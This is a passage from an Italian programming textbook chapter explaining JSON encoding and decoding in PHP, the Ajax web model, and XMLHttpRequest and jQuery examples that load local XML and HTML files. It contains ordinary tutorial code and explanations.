Il Listato 15.2 codifica un array nidificato di libri in JSON, poi decodifica i dati in PHP. Si noti che JSON rappresenta la codifica come un array di oggetti.

Listato 15.2 Array nidificato in PHP da codificare prima in JSON e poi decodificare in PHP.

```

<?php

$books = array(
    array("author" => "Lewis Carroll",
          "title" => "Alice's Adventures in Wonderland",
          "year" => 1865),
    array("author" => "Yann Martel",

```

```

    "title" => "Life of Pi",
    "year" => 2001),
array("author" =>"Junot Diaz",
    "title" => "The Brief Wondrous Life of Oscar Wao",
    "year" => 2007),
array("author" => "Joseph Heller",
    "title" => "Catch-22",
    "year" => 1961),
array("author" => "Timothy Findley",
    "title" => "Pilgrim",
    "year" => 1999),
array("author" => "Fyodor Dostoyevsky",
    "title" => "Brothers Karamazov",
    "year" => 1880),
);

$json_books = json_encode($books);
$decoded_json_books = json_decode($json_books);
?>
<pre>
<?php var_dump($json_books); ?>

<?php var_dump($decoded_json_books); ?>
</pre>

```

Il Listato 15.2 visualizza prima la rappresentazione JSON di un array nidificato PHP, impostato come array di oggetti. L'output è costituito da una stringa continua, cui sono state aggiunte le interruzioni di riga per migliorarne la leggibilità:

```

string(415) "[
{"author":"Lewis Carroll","title":"Alice's Adventures in
Wonderland","year":1865},
 {"author":"Yann Martel","title":"Life of Pi","year":2001},
 {"author":"Junot Diaz","title":"The Brief Wondrous Life of Oscar
Wao","year":2007},
 {"author":"Joseph Heller ","title":"Catch-22","year":1961},
 {"author":"Timothy Findley","title":"Pilgrim","year":1999},
 {"author":"Fyodor Dostoyevsky","title":"Brothers
Karamazov","year":1880}
]"

```

Il Listato 15.2 produce successivamente la codifica PHP, rappresentata di nuovo come array di oggetti:

```

array(6) {
 [0]=>
 object(stdClass)#1 (3) {
 ["author"]=>
 string(13) "Lewis Carroll"
 ["title"]=>
 string(32) "Alice's Adventures in Wonderland"
 ["year"]=>
 int(1865)
}

```

```

}
[1]=>
object(stdClass)#2 (3) {
    ["author"]=>
    string(11) "Yann Martel"
    ["title"]=>
    string(10) "Life of Pi"
    ["year"]=>
    int(2001)
}
[2]=>
object(stdClass)#3 (3) {
    ["author"]=>
    string(10) "Junot Diaz"
    ["title"]=>
    string(36) "The Brief Wondrous Life of Oscar Wao"
    ["year"]=>
    int(2007)
}
[3]=>
object(stdClass)#4 (3) {
    ["author"]=>
    string(14) "Joseph Heller"
    ["title"]=>
    string(8) "Catch-22"
    ["year"]=>
    int(1961)
}
[4]=>
object(stdClass)#5 (3) {
    ["author"]=>
    string(15) "Timothy Findley"
    ["title"]=>
    string(7) "Pilgrim"
    ["year"]=>
    int(1999)
}
[5]=>
object(stdClass)#6 (3) {
    ["author"]=>
    string(18) "Fyodor Dostoyevsky"
    ["title"]=>
    string(18) "Brothers Karamazov"
    ["year"]=>
    int(1880)
}
}

```

JSON ignora le chiavi numeriche degli array di singoli libri, tuttavia è sufficiente impostare una chiave di tipo associativo per fare in modo che tutte le chiavi, incluse quelle numeriche, siano memorizzate nell'oggetto JSON. Modificate le istruzioni iniziali del Listato 15.2 da

```
$books = array(
    array("author" => "Lewis Carroll",
          "title" => "Alice's Adventures in Wonderland",
          "year" => 1865),
```

a

```
$books = array(
    "sample_book" =>
    array("author" => "Lewis Carroll",
          "title" => "Alice's Adventures in Wonderland",
          "year" => 1865),
```

in modo che l'array contenga la chiave associativa `"sample_book"`, allo scopo di produrre un oggetto di oggetti in entrambe le rappresentazioni, ovvero in quella codificata JSON e in quella decodificata PHP:

```
string(449) "{  
"sample_book":  
    {"author":"Lewis Carroll","title":"Alice's Adventures in  
Wonderland","year":1865},  
    "0":{"author":"Yann Martel","title":"Life of Pi","year":2001},  
    "1":{"author":"Junot Diaz","title":"The Brief Wondrous Life of Oscar  
Wao","year":2007},  
    "2":{"author":"Joseph Heller ","title":"Catch-22","year":1961},  
    "3":{"author":"Timothy Findley","title":"Pilgrim","year":1999},  
    "4":{"author":"Fyodor Dostoyevsky","title":"Brothers  
Karamazov","year":1880}  
}"
```

```
object(stdClass)#1 (6) {  
    ["sample_book"]=>  
        object(stdClass)#2 (3) {  
            ["author"]=>  
                string(13) "Lewis Carroll"  
            ["title"]=>  
                string(32) "Alice's Adventures in Wonderland"  
            ["year"]=>  
                int(1865)  
        }  
    ["0"]=>  
        object(stdClass)#3 (3) {  
            ["author"]=>  
                string(11) "Yann Martel"  
            ["title"]=>  
                string(10) "Life of Pi"  
            ["year"]=>  
                int(2001)  
        }  
    ["1"]=>  
        object(stdClass)#4 (3) {  
            ["author"]=>  
                string(10) "Junot Diaz"  
            ["title"]=>
```

```

string(36) "The Brief Wondrous Life of Oscar Wao"
["year"]=>
int(2007)
}
["2"]=>
object(stdClass)#5 (3) {
    ["author"]=>
    string(14) "Joseph Heller"
    ["title"]=>
    string(8) "Catch-22"
    ["year"]=>
    int(1961)
}
["3"]=>
object(stdClass)#6 (3) {
    ["author"]=>
    string(15) "Timothy Findley"
    ["title"]=>
    string(7) "Pilgrim"
    ["year"]=>
    int(1999)
}
["4"]=>
object(stdClass)#7 (3) {
    ["author"]=>
    string(18) "Fyodor Dostoyevsky"
    ["title"]=>
    string(18) "Brothers Karamazov"
    ["year"]=>
    int(1880)
}
}

```

Ajax

Ajax consente il ricaricamento e l'elaborazione parziale del contenuto visualizzato a schermo senza ricorrere a un nuovo caricamento totale della pagina. Le chiamate Ajax possono essere sincrone, ma in genere sono chiamate asincrone che operano in background. In questo modo è possibile inviare e ricevere dati senza interferire con il flusso del programma principale. È già stato detto che Ajax non è una singola tecnologia, ma nasce dalla combinazione di svariati strumenti che lavorano insieme.

Ajax presenta alcuni aspetti negativi.

- Il pulsante *Indietro* del browser e i *Preferiti* non tengono traccia dello stato Ajax.
- Per i motori di ricerca è difficile trovare il contenuto generato in modo dinamico.

- Bisogna adottare la tecnica di sviluppo *graceful degradation* per gli utenti che non hanno JavaScript abilitato.
- Ci sono problemi di accessibilità da parte degli screen reader.

Nonostante tutto, la natura reattiva e dinamica di Ajax riesce in genere a superare gli svantaggi di questa tecnologia. Applicazioni quali Gmail, Google Docs e Facebook dimostrano ciò che Ajax è in grado di fare.

Il modello web tradizionale

Una schematizzazione semplificata del modello web tradizionale (Figura 15.1) prevede che il browser del client trasmetta richieste HTTP a un web server e riceva le risposte corrispondenti. Si invia al server una richiesta di aggiornamento completo della pagina ogni volta che il browser deve aggiornare il display, anche se è stato modificato un singolo elemento `<div>` o ``. A seguito di ogni richiesta il browser rimane in attesa di ricevere il feedback dal server.




Figura 15.1 Il modello web tradizionale.

Quando vent'anni fa il Web iniziò a diffondersi, era lecito aspettarsi tempi di attesa anche superiori ai 30 secondi per l'invio di un form. Le connessioni Internet erano molto più lente e il Web era considerato una tecnologia meravigliosamente nuova, comunque più veloce dell'invio di una lettera a mano o della compilazione di un modulo eseguita di persona. Ora siamo tutti abituati ad aver connessioni veloci e risposte rapide, perciò siamo sempre meno disposti a tollerare tempi di risposta molto lunghi. Ciò

ha fatto nascere l'esigenza di predisporre una tecnica di comunicazione con il server che non interrompa il flusso dell'esperienza dell'utente.

Il modello web in Ajax

Come si può vedere nelle Figure 15.2 e 15.3, in Ajax il modello web prevede un intermediario tra client e server, costituito dal motore Ajax a cui il client deve ora inviare i suoi dati. Il tipo di evento stabilisce se il motore Ajax deve elaborare il livello presentazione (HTML e CSS) del client oppure deve trasmettere un evento asincrono al server. Nel secondo caso, il server risponde al motore Ajax, che a sua volta aggiorna il client. Il fatto che il client non debba trasmettere direttamente le richieste al server consente di avere comunicazioni che non richiedono aggiornamenti completi della pagina tali da interrompere il filo del discorso con l'utente.

Grazie al modello web in Ajax, eventi quali l'aggiornamento della pagina e la validazione di un form possono avere luogo senza contattare il server, che viene interpellato solo quando è necessario salvare e caricare i dati.




Figura 15.2 Il modello web in Ajax: un evento semplice, con un solo client che interagisce con il motore Ajax.

Nella Figura 15.2 si può vedere che alcuni eventi del client, per esempio le modifiche di visualizzazione, non richiedono l'invio o la ricezione di dati dal server.

Altri eventi richiedono invece la trasmissione di richieste e di risposte HTTP con il server, come mostrato nella Figura 15.3.

Eventi asincroni e sincroni

Si supponga di avere tre eventi relativi a richieste HTTP: A, B e C. In base al modello sincrono è necessario attendere che il server trasmetta la risposta all'evento A prima di inviare la richiesta B, poi si deve aspettare la ricezione della risposta all'evento B prima di inviare la richiesta C. Gli eventi sono sequenziali, perciò l'evento A blocca l'evento B e l'evento C fino al suo completamento. Allo stesso modo, l'evento successivo, B, blocca l'evento C fino al suo completamento. Si consideri la Figura 15.4.

Gli eventi asincroni non prevedono tempi di attesa e vengono eseguiti singolarmente, in parallelo tra loro. Anche se l'evento HTTP A è tuttora in attesa della risposta dal server, gli eventi B e C possono trasmettere immediatamente le rispettive richieste HTTP. È sufficiente confrontare la Figura 15.4 con la Figura 15.5 per notare che gli eventi asincroni riducono il tempo di esecuzione del processo nel suo complesso.




Figura 15.3 Il modello web in Ajax: un evento più complesso richiede il client, il motore Ajax e l'interazione con il server.




Figura 15.4 Eventi HTTP sincroni e in sequenza.




Figura 15.5 Eventi HTTP asincroni e in parallelo.

L'oggetto XMLHttpRequest

L'oggetto `XMLHttpRequest`, spesso abbreviato in XHR, venne creato da Microsoft nel 2000 ed è un'API, in genere implementata in JavaScript, che consente l'invio di una richiesta da client a server e la ricezione della risposta, senza richiedere il ricaricamento della pagina.

Il nome dell'oggetto non ha un significato letterale e le parti che compongono il termine sono puramente indicative.

- `XML`: può in realtà essere un documento XML, JSON, HTML o testo semplice.
- `Http`: può essere HTTP oppure HTTPS.
- `Request`: vale per richieste e per risposte.

Alcuni browser non supportano l'oggetto `XMLHttpRequest` ma supportano al suo posto l'oggetto `XDomainRequest` oppure il metodo `window.createRequest()`. In questo capitolo non ci si occupa del supporto di browser obsoleti o non standard.

Il Listato 15.3 mostra l'istruzione necessaria per creare un nuovo oggetto `XMLHttpRequest`.

Listato 15.3 Creazione di un oggetto XMLHttpRequest in JavaScript.

```
<script type="text/javascript">
    var xhr = new XMLHttpRequest();
</script>
```

Per impostare i parametri di una richiesta si utilizza la funzione `open`, che accetta i parametri indicati di seguito.

- Metodo della richiesta: da scegliere tra "GET", "POST", "HEAD", "PUT", "DELETE" e "OPTIONS".
- URL: l'URL della richiesta. Può essere PHP, JavaScript, HTML, testo o di altro tipo.
- Asincrono (facoltativo): il valore di default è `true` per indicare una chiamata che non blocca l'esecuzione principale.
- Nome utente (facoltativo): da indicare se il server richiede l'autenticazione della richiesta.
- Password (facoltativo): da indicare se il server richiede l'autenticazione della richiesta.

Le chiamate asincrone dispongono di una funzione listener di callback, `onreadystatechange`, che consente allo script di proseguire con l'esecuzione delle istruzioni. Le chiamate sincrone non hanno una funzione listener, perciò devono bloccare lo script principale in attesa di ricevere una risposta. Si supponga di inviare una chiamata asincrona: la funzione `onreadystatechange` imposta la proprietà `readyState` dell'oggetto relativo alla richiesta.

Di seguito è riportato il codice che consente di impostare le proprietà dell'oggetto senza inviare la richiesta:

```
<script type="text/javascript">
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "animals.xml");
</script>
```

L'impostazione di default prevede che le intestazioni inviate con la richiesta siano "application/xml; charset=_charset", dove _charset indica la codifica impiegata, per esempio UTF-8. Per ridefinire questi valori si può utilizzare il metodo `setRequestHeader(String header_name, String header_value)`. Se si utilizza un proxy, l'oggetto della richiesta è impostato automaticamente e invia le intestazioni di autorizzazione del proxy.

Prima di inviare la richiesta è necessario definire la funzione di callback. Si utilizza una funzione anonima (priva di nome) e si verifica che il valore di `readyState` sia 4, valore che corrisponde al completamento di una richiesta:

```
xhr.onreadystatechange=function() {
    if (xhr.readyState == 4){ //readyState 4 significa
operazione completata
        if (xhr.status==200){ //operazione riuscita
```

I valori ammessi per `readyState` sono i seguenti.

0 Uninitialized: non è ancora stato chiamato `open`.

1 Loading: non è ancora stato chiamato `send`.

2 Loaded: è stato chiamato `send` e sono disponibili le intestazioni e lo stato.

3 Interactive: download in esecuzione, `responseText` contiene i dati parziali.

4 Completed: tutte le operazioni sono terminate.

Gli stati 0-3 dipendono dal browser impiegato. Nei prossimi esempi è più interessante prendere in considerazione lo stato 4.

Dopo aver inizializzato l'oggetto della richiesta e aver definito la funzione di callback è possibile inviare la richiesta:

```
xhr.send("our content");
```

La trasmissione di una richiesta Ajax tramite `XMLHttpRequest` ha un aspetto simile a quello mostrato nel Listato 15.4.

Listato 15.4 Un oggetto `XMLHttpRequest` di base.

```
<script type="text/javascript">
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "animals.xml");
    xhr.onreadystatechange=function() {
        if (xhr.readyState == 4){ //readyState 4 significa
operazione completata
            if (xhr.status==200){
                alert("success");
            }
    }
```

```

        else{
            alert("error");
        }
    }
    xhr.send("our content");
</script>

```

Utilizzo di XMLHttpRequest

Il prossimo esempio (Listato 15.5) utilizza un oggetto XMLHttpRequest e sostituisce il contenuto di un tag <p>.

Listato 15.5 Modificare un elemento della pagina con XMLHttpRequest, [listing_15_5.html](#).

```

<html>
    <head></head>
    <body>
        <p>Original content</p>
        <script type="text/javascript">
            var xhr = new XMLHttpRequest();

            //assegna gli attributi della richiesta
            xhr.open("GET", window.location.pathname, true);

            //definisce la funzione di callback
            xhr.onreadystatechange=function(){
                if (xhr.readyState == 4){ //readyState 4 significa
operazione completata
                    var message = "";
                    if (xhr.status==200){ //operazione riuscita
                        message = "Ajax loaded content";
                    }
                    else{ //errore
                        message = "An error has occured making the
request";
                    }
                    document.getElementsByTagName("p") [0].innerHTML =
message;
                }
            }

            //invia la richiesta corrente
            xhr.send(null);
        </script>
    </body>
</html>

```

L'URL impiegato dal metodo `open` del Listato 15.5 è la pagina corrente, cui si accede tramite la variabile JavaScript `window.location.pathname`. Nella chiamata Ajax, `xhr.send(null)`, non vengono inviati dati.

Il codice JavaScript si colloca dopo l'elemento HTML da elaborare, dato che l'albero DOM deve risultare caricato in modo che JavaScript sia in grado di trovare ed elaborare i suoi elementi. I framework di livello più elevato, per esempio jQuery, includono funzioni che verificano se un documento è caricato e, in caso affermativo, consentono la collocazione del codice JavaScript in un punto qualsiasi della pagina.

Il tempo di risposta del computer consente di vedere la modifica dell'elemento dal valore iniziale "Original content" ad "Ajax loaded content".

Il Listato 15.6 acquisisce il contenuto in testo semplice di un file XML esterno e lo colloca nel documento, a seguito del caricamento di pagina. Per quanto riguarda il testo, ciò significa che si recuperano solo i valori degli elementi XML. Nomi e attributi dell'elemento vengono tralasciati.

Listato 15.6 Acquisire il contenuto di un file XML con un oggetto XMLHttpRequest e visualizzarlo come testo semplice.

```
<html>
    <head>
        <title>XHR Example</title>
        <style type="text/css">
            #generated_content{
                border: 1px solid black;
                width: 300px;
                background-color: #dddddd;
            }
        </style>
    </head>
    <body>
        <p><strong>Ajax grabbed plain text:</strong></p>
        <div id="generated_content">&nbsp;</div>
        <script type="text/javascript">
            var xhr = new XMLHttpRequest();

            //assegna gli attributi della richiesta
            xhr.open("GET", "animals.xml", true);

            //definisce la funzione di callback
            xhr.onreadystatechange=function(){
                if (xhr.readyState == 4){ // readyState 4 significa
operazione completata
                    var message = "";
                    if (xhr.status==200){ //operazione riuscita
                        //ricava il risultato come testo semplice
                        message = "<pre>" + xhr.responseText + "
</pre>";
                    }
                    else{ //errore
                }
            }
        </script>
    </body>
</html>
```

```

        message = "An error has occurred making the
request";
    }

document.getElementById("generated_content").innerHTML = message;
}
}

//invia la richiesta corrente
xhr.send(null);
</script>
</body>
</html>
```

Listato 15.7 Il file XML incluso, animals.xml.

```

<?xml version="1.0" encoding="UTF-8" ?>
<animals>
    <dogs>
        <dog>
            <name>snoopy</name>
            <color>brown</color>
            <breed>beagle cross</breed>
        </dog>
        <dog>
            <name>jade</name>
            <color>black</color>
            <breed>lab cross</breed>
        </dog>
    </dogs>
    <cats>
        <cat>
            <name>teddy</name>
            <color>brown</color>
            <breed>tabby</breed>
        </cat>
    </cats>
</animals>
```

La Figura 15.6 mostra l'output prodotto del Listato 15.6.

Ajax ha considerato testo semplice:

```
snoopy  
brown  
beagle cross
```

```
jade  
black  
lab cross
```

```
teddy  
brown  
tabby
```

Figura 15.6 Output prodotto dall'esecuzione del Listato 15.6, che utilizza Ajax per leggere il testo semplice di un file XML.

L'istruzione più interessante del Listato 15.6 è che si assegna l'output in testo semplice della risposta in caso di successo

```
if (xhr.status==200){ //operazione riuscita  
    //ricava il risultato come testo semplice  
    message = "<pre>" + xhr.responseText + "</pre>";  
}
```

e lo si imposta come `innerHTML` di `<div>`, con `id` uguale a `generated_content`:

```
document.getElementById("generated_content").innerHTML =  
message;
```

Per conoscere solo i nomi degli animali (Listato 15.8), si ricava l'output in XML e si analizzano tutti i valori dei nomi.

Listato 15.8 Acquisire l'XML con XMLHttpRequest e trovare valori specifici.

```
<html>  
    <head>  
        <title>XHR Example - XML</title>  
        <style type="text/css">  
            #generated_content{  
                border: 1px solid black;  
                width: 300px;  
                background-color: #dddddd;  
                padding: 20px;  
            }  
        </style>  
    </head>  
    <body>
```

```

<p><strong>Ajax grabbed specific XML below:</strong></p>
<div id="generated_content">&nbsp;</div>
<script type="text/javascript">
    var xhr = new XMLHttpRequest();

    //assegna gli attributi della richiesta
    xhr.open("GET", "animals.xml", true);

    //definisce la funzione di callback
    xhr.onreadystatechange=function(){
        if (xhr.readyState == 4){ //ready state 4 significa
operazione completata
            var message = "";
            if (xhr.status==200){ //successo
                var xml_data = xhr.responseXML;
                //ricava il risultato come oggetto XML
                var names =
xml_data.getElementsByTagName("name");
                for(i=0; i<names.length; ++i){
                    message += names[i].firstChild.nodeValue +
"<br/>\n";
                    //ex) "Snoopy\n"
                }
            }
            else{ //errore
                message = "An error has occurred making the
request";
            }
        }

        document.getElementById("generated_content").innerHTML = message;
    }
}

//invia la richiesta corrente
xhr.send(null);
</script>
</body>
</html>

```

Nel Listato 15.8 si utilizza codice JavaScript per ricavare i dati XML restituiti dalla chiamata Ajax, sfruttando `xhr.responseXML` ed esaminando i valori dei suoi elementi `<name>`. L'output è visibile nella Figura 15.7.




Figura 15.7 Output prodotto dal Listato 15.8, che utilizza Ajax per esaminare i dati XML.

Se la richiesta è relativa a un file scritto in HTML, si utilizza `responseText` per conservare la struttura HTML, come si può vedere nel Listato 15.9. L'output è riportato nella Figura 15.8.

Listato 15.9 Acquisire l'HTML con XMLHttpRequest.

```
<html>
    <head>
        <title>XHR Example - Plain Text Containing HTML</title>
        <style type="text/css">
            #generated_content{
                border: 1px solid black;
                width: 300px;
                background-color: #dddddd;
            }
        </style>
    </head>
    <body>
        <p><strong>Ajax grabbed plain text containing html:</strong>
    </p>
    <div id="generated_content">&ampnbsp</div>
    <script type="text/javascript">
        var xhr = new XMLHttpRequest();

        // assegna gli attributi della richiesta
        xhr.open("GET", "sample_table.html", true);

        // definisce la funzione di callback
        xhr.onreadystatechange=function(){
            if (xhr.readyState == 4){ //ready state 4 significa
operazione completata
                var message = "";
                if (xhr.status==200){ //successo
                    message = xhr.responseText //ricava il
risultato come testo semplice
                }
                else{ //errore
                    message = "An error has occurred making the
request";
                }
            }

            document.getElementById("generated_content").innerHTML = message;
        }
    }

    // invia la richiesta corrente
    xhr.send(null);
    </script>
</body>
</html>
```

dove `sample_table.html` contiene

```

<table border="1">
  <tr><th>foo</th><th>bar</th></tr>
  <tr><th>a</th><th>1</th></tr>
  <tr><th>b</th><th>2</th></tr>
  <tr><th>c</th><th>3</th></tr>
</table>

```

Ajax grabbed plain text containing html:

foo	bar	
a	1	
b	2	
c	3	

Figura 15.8 Output prodotto dal Listato 15.9, che utilizza Ajax per includere l'HTML.

API JavaScript di alto livello

Tra le API JavaScript di alto livello è bene ricordare jQuery, Prototype JS e YUI, che hanno visto aumentare la loro popolarità in parte perché rendono più astratti i dettagli delle operazioni e semplificano l'utilizzo di oggetti complessi, per esempio XMLHttpRequest; questo significa che un utente della libreria non deve conoscere direttamente il funzionamento interno dell'oggetto XMLHttpRequest. Nonostante ciò, comprendere il significato dell'oggetto XMLHttpRequest è un vantaggio perché consente di apprezzare ciò che avviene “dietro le quinte”. Tra gli altri vantaggi offerti da queste librerie si ricorda che semplificano il supporto di più browser e l'elaborazione di documenti DOM.

Esistono molte librerie. Danchilla ha un debole per jQuery, che oggi è di gran lunga la libreria JavaScript più popolare e viene impiegata da Google, Amazon, Twitter, all'interno di Microsoft Visual Studio, da IBM, da Drupal CMS (*Content Management System*) e da molti altri siti e framework (http://docs.jquery.com/Sites_Using_jQuery). Se queste opzioni non sono di vostro gradimento si possono ricordare altre scelte, che includono Dojo, YUI, Prototype JS, script.aculo.us e MooTools. Lo studio dettagliato di una qualsiasi di queste API va oltre gli scopi di questo libro, ma Danchilla vi spiegherà comunque il significato di tutte le funzioni che utilizzeremo.

Esempi in jQuery

Il Listato 15.10 è l'equivalente in jQuery del Listato 15.5, che sostituisce il contenuto di un elemento <p> dopo aver effettuato il caricamento della pagina.

Listato 15.10 Modificare in jQuery un elemento <p> dopo aver caricato una pagina.

```
<html>
  <head>
    <title>First jQuery Example</title>
    <script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js">
      </script>
      <script type="text/javascript">
        $(document).ready(function() {
          $.ajax(
            {
              type: "get",
              url: window.location.pathname,
              dataType: "text",
              success: function(data) {
                $("p").html("Ajax loaded content");
              },
              failure: function(){
                $("p").html("An error has occurred making the
request");
              }
            });
        });
      </script>
    </head>
    <body>
      <p>Original content</p>
    </body>
</html>
```

Nel Listato 15.10 l'istruzione

```
<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js">
</script>
```

carica la libreria jQuery da Google CDN (*Content Delivery Network*). In alternativa, è possibile sfruttare una copia scaricata in locale della libreria. In ambienti di produzione i CDN sono in genere più veloci e più affidabili. La maggior parte dei browser limita il numero di file simultanei che si possono scaricare da un dominio. L'impiego di CDN esterni rimuove un file dalla coda di caricamento della pagina web. In questo modo si ottiene un rendimento più elevato e un caricamento più veloce della pagina. È interessante notare il file di `jquery.min.js`, che corrisponde alla versione

“offuscata” della libreria. La dimensione del file è minima e in genere si preferisce impiegare questa versione della libreria in fase di produzione, mentre nello sviluppo è meglio includere la versione leggibile della libreria, `jquery.js`, perché si potrebbe dover effettuare il debugging dell’output.

La funzione `$(document).ready` è una chiamata standard degli script jQuery. L’elemento `$(document)` rappresenta il documento DOM intero ed è abbreviato successivamente nello script indicando `$()`. La chiamata con il suffisso `.ready` esegue lo script dopo che il documento DOM risulta caricato completamente: ciò consente di collocare lo script nel documento HTML in una posizione che precede l’elemento da elaborare. I parametri Ajax vengono inizializzati e impostati tramite la chiamata della funzione `$.ajax`. Questa funzione accetta come parametri il tipo di richiesta, GET oppure POST, l’URL e il tipo di risposta. Definisce inoltre le funzioni di callback in caso di successo o meno delle operazioni.

